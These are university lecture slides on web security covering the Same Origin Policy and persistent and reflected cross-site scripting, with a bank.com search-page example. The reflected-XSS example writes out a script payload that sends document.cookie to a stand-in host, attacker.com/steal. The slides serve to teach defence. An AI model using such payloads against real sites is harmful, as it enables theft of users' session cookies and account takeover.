
Same Origin Policy (SOP)

- Browsers apply **Same Origin Policy** to confine JavaScript programs
- All web page elements (layout, cookies, events, scripts) are associated with an origin
- origin is defined by the domain name (bank.com) that provided the web page (sent in the cookie also)
- scripts can only access elements with **the same origin** as themselves


Cross-Site Scripting (XSS) Attacks

- Scenario:
 - [attacker.com](#) sends a malicious script
 - tricks the browser to believe it came from [bank.com](#)
 - profit!
- XSS attacks are basically JavaScript injection


Persistent XSS Attacks



Samy



Reflected XSS Attacks



Example

- Input from attacker.com

`http://bank.com/search.php?term=loan`

- bank.com code:

```
<html> <title> Search results </title>
  <body>
    Results for loan:
    ...
  </body> </html>
```

Example

- Input from attacker.com

`http://bank.com/search.php?term=<script>`

`Window.open(http://attacker.com/steal?c= + document.cookie)`

`</script>`

**This script will be executed
by the browser**

- bank.com code:

```
<html> <title> Search results </title>
```

```
  <body>
```

```
    Results for <script> ... </script>:
```

```
    ...
```

```
  </body> </html>
```


References

- Sascha Fahl, Web and Mobile Security Knowledge Area – The Cyber Security Body of Knowledge, Available at:
https://www.cybok.org/media/downloads/Web_Mobile_Security_v1.0.1.pdf
- MITRE ATT&CK Enterprise Matrix. Available at:
<https://attack.mitre.org/matrices/enterprise/>

Outlook

- We covered today Web Attacks
- Next week continue with Web Security, concretely:
 - Online Tracking and Privacy
- Next week's lecture is a guest lecture by dr. Gunes Acar!

Stay Tuned.....

Questions?



Universiteit
Leiden

Bij ons leer je de wereld kennen